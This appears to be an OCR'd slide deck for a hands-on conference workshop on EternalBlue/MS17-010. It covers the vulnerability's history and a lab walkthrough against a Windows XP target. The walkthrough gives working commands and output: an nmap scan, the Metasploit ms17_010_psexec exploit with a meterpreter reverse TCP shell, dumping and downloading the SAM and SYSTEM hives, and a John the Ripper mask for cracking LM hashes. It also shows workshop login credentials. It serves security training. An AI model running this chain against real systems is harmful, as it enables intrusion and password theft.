


Enter Network Password
Eternal Blue workshop
OK
Cancel
User name:
Martin Benavides
Password:
Hondo Limon

Initial steps



TextBox


- Log into your device or provided desktop and access our workshop at eternal.rowdycon.com
- The credentials to log in will be provided in the paper you picked up at the door
- Once you have logged in successfully, you will be presented with two virtual machines, ensure you can access each
- Let us know if any issues arise

OK

Start

1:52 PM

What is Eternal blue / MS17-010?



TextBox

Figure 1 shows the original eternalblue exploit running live in 2017

OK

TextBox

- MS17-010 is a vulnerability in legacy windows systems that can give full system access through a SMB file share.
- Eternal Blue(and others) are a toolset of exploits leaked by the NSA that exploited this vulnerability
- Initially used by dangerous ransomware, it now is a common vulnerability exploited in legacy systems due to its prevalence and publicity.

OK

Start

1:52 PM

History

14 Mar. 2017

→ Microsoft releases patch (MS17-010)

14 Apr. 2017

→ Shadow Brokers leak NSA Blue toolset

This includes Eternal Blue/Synergy/Romance/Champ

12 May 2017

→ WannaCry Ransomware spreads worldwide, 200,000+ systems affected

June 2017

→ NotPetya causes massive destruction in Ukraine


Start 1:52 PM

Impacts and damage

TextBox

- Unpatched systems were immediately targeted by advanced ransomware(petya, wannacry, etc.) as the exploit hit the wide public.
- Not only were IT companies affected, but healthcare systems were locked and critical infrastructure damaged
- 200,000+ systems affected
- Remains **prevalent** due to the **continued use of legacy systems** in industry

OK



TextBox

Figure 2 shows the Petya ransomware running (Ukraine 2017)

OK

Start

1:52 PM

Range conditions

TextBox

- Your target will be a vulnerable Windows XPmachine.
- Exploit EternalBlue/Synergy to gain access.
- The ultimate goal is to showcase the exploit but

OK

TextBox

Attack and Tool chain follows

- Recon
  - NMAP the machine and find the vulnerable port
- Weaponization
  - Metasploit. MS17_010_psexec (eternalSynergy)
- Delivery/Payload
  - Metasploit. Reverse TCP Shell
- C2/Actions on Objective
  - Attacker-Target session established, successful shell, explore filesystem

OK

TextBox

- Your attacker machine will be a kali machine located at: eternal.rowdycon.com
- You will have access to all the tools you need, and a walkthrough is provided through this workshop.

OK

Start

1:52 PM

Recon

TextBox

- NMAP will be used to scan the machine for open vulnerable ports. Find the machine using the command **nmap 192.168.30.0/24**
- The open port 445 is the SMB port and indicates vulnerability. Ensure it is open in the scan.

OK

```
Nmap scan report for 192.168.30[redacted]
Host is up (0.00028s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 30:59:B7:17:7B:0B (Microsoft)
```

Start 1:52 PM

Weaponization/Payload

```
msf exploit(windows/smb/ms17_010_psexec) > show target
[-] Invalid parameter "target", use "show -h" for more information
msf exploit(windows/smb/ms17_010_psexec) > show targets

Exploit targets:
================

    Id  Name
    --  ----
    0   Automatic
    1   PowerShell
    2   Native upload
⇒   3   MOF upload


msf exploit(windows/smb/ms17_010_psexec) > set target 3
target ⇒ 3
msf exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.30.215
RHOSTS ⇒ 192.168.30.215
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.30.55
LHOST ⇒ 192.168.30.55
msf exploit(windows/smb/ms17_010_psexec) >
```

TextBox

- Open Metasploit(msfconsole) and use the given exploit: "use exploit/windows/smb/ms17_010_psexec"
- After loading we can view potential targets: "show targets"
- For our use case we will select 3, MOF upload: "set target 3"
- Next we are setting the target's IP address using the address we found using NMAP earlier: "set RHOSTS <Window's IP>"
- Then we set Kali's IP address as the LHOST, or local host: "set LHOST <Kali IP>"
- Now that we have our target's address, return address and the exploit configured, we are going to choose a payload the will give us an admin shell on Windows: "set PAYLOAD payload/windows/meterpreter/reverse_tcp"
- NOTE: this attack is technically eternalsynergy, a member of the same toolkit, exploiting the same vulnerability. It is treated as eternalblue in this workshop.

OK

Start 1:52 PM

Delivery

TextBox

- Once all the options are set, use the command ”exploit” to run the attack.
- As the attack runs through, it attempts to establish communication through hijacked SMB calls, successfully infecting the system.
- Once the exploit is successful, you will be presented with the meterpreter shell. This is a powerful tool kit with many prebuilt commands. You view available commands using: "help"

OK

```
msf exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.80.4:4444
[*] 192.168.80.6:445 - Target OS: Windows 5.1
[*] 192.168.80.6:445 - Filling barrel with fish ... done
[*] 192.168.80.6:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.80.6:445 -  [*] Preparing dynamite ...
[*] 192.168.80.6:445 -          [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.80.6:445 -  [+] Successfully Leaked Transaction!
[*] 192.168.80.6:445 -  [+] Successfully caught Fish-in-a-barrel
[*] 192.168.80.6:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.80.6:445 - Reading from CONNECTION struct at: 0x898c8568
[*] 192.168.80.6:445 - Built a write-what-where primitive ...
[+] 192.168.80.6:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.80.6:445 - Trying wbemexec ...
[*] 192.168.80.6:445 - Uploading Payload ...
[*] 192.168.80.6:445 - Created %SystemRoot%\system32\jTZGIinz.exe
[*] 192.168.80.6:445 - Uploading MOF ...
[*] 192.168.80.6:445 - Created %SystemRoot%\system32\wbem\mof\H75GYf5ZjDqA0M.MOF
[*] Sending stage (188998 bytes) to 192.168.80.6
[*] Meterpreter session 1 opened (192.168.80.4:4444 -> 192.168.80.6:1059) at 2026-04-08 04:28:54 -0400

meterpreter > |
```

Start 1:52 PM

Actions on Objective

```
meterpreter > ls
Listing: C:\Documents and Settings\Hondo\Desktop
================================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  175403   fil   2025-11-23 20:09:00 -0500  Copy (2) of IAMINSIDE.png
100666/rw-rw-rw-  175403   fil   2025-11-23 20:09:00 -0500  Copy (3) of IAMINSIDE.png
100666/rw-rw-rw-  175403   fil   2025-11-23 20:09:00 -0500  Copy (4) of IAMINSIDE.png
100666/rw-rw-rw-  175403   fil   2025-11-23 20:09:00 -0500  Copy (5) of IAMINSIDE.png
100666/rw-rw-rw-  175403   fil   2025-11-23 20:09:00 -0500  Copy of IAMINSIDE.png
100666/rw-rw-rw-  175403   fil   2025-11-23 20:09:00 -0500  IAMINSIDE.png
100666/rw-rw-rw-  104      fil   2025-10-29 22:17:38 -0400  My Computer.lnk
100666/rw-rw-rw-  104      fil   2025-10-29 22:17:30 -0400  Shortcut to Internet.lnk
100666/rw-rw-rw-  1515     fil   2025-10-29 22:24:07 -0400  Tour Windows XP.lnk
100666/rw-rw-rw-  46       fil   2026-04-08 03:18:48 -0400  daisybell.txt
100666/rw-rw-rw-  146078   fil   2025-11-04 08:08:30 -0500  sample_85a224f3291103e0ce5a4d00cbcbf139e6e8d94f - Copy
                                                            .jpg
100666/rw-rw-rw-  1402614  fil   2026-04-08 03:18:31 -0400  woah.bmp

meterpreter >
```

TextBox

- The attacker will have access to the entire file system, with two user directories being present.
- The attackers goal is to export the password file and show the cracked password. This will win you 2 raffle tickets
- Feel free to mess around with this shell.
- reg save hklm\sam sam
- reg save hklm\system system
- exit
- download sam ~/Desktop/sam
- download system ~/Desktop/system

OK

Start 1:52 PM

Cracking the Hash

TextBox

After you have obtained the hash from the filesystem, you must break its LM encryption.

- Traditional wordlist and brute force attacks remain very inefficient so another methods should be used
- Instead, we must learn how to use masking and keyspace to our advantage. Specifically using John the Ripper
- Keyspace is the number of possible characters that can exist within a given length. Ex: a password using only numbers upper case letters 5 characters long can have over 6 million combinations
- You have 3 signs to help you take advantage of this.
  - Windows XP caps passwords at 7 letters
  - john --format=lm -1=?u?s?d -2=?u?s --mask=?1?2?1?1?1?1?1 --min-length=3 –max-length=7 hashes.txt

OK

```
/bin/diskcryptor2john    /bin/lion2john          /bir
┌──(kali㉿kali-demo11)-[~]
└─$ john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021
]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.

┌──(kali㉿kali-demo11)-[~]
└─$
```

Start 1:52 PM

My Computer

File Edit View Go Favorites Help

Back Forward Up Cut Copy Paste Undo Delete Properties

Address My Computer

My Computer

Control Panel
System Folder

Use the settings in Control Panel to personalize your computer. For example, you can specify how you want your desktop to look (Display icon), which events you want to hear sounds for

Thank you for the workshop

My Computer

Start 1:52 PM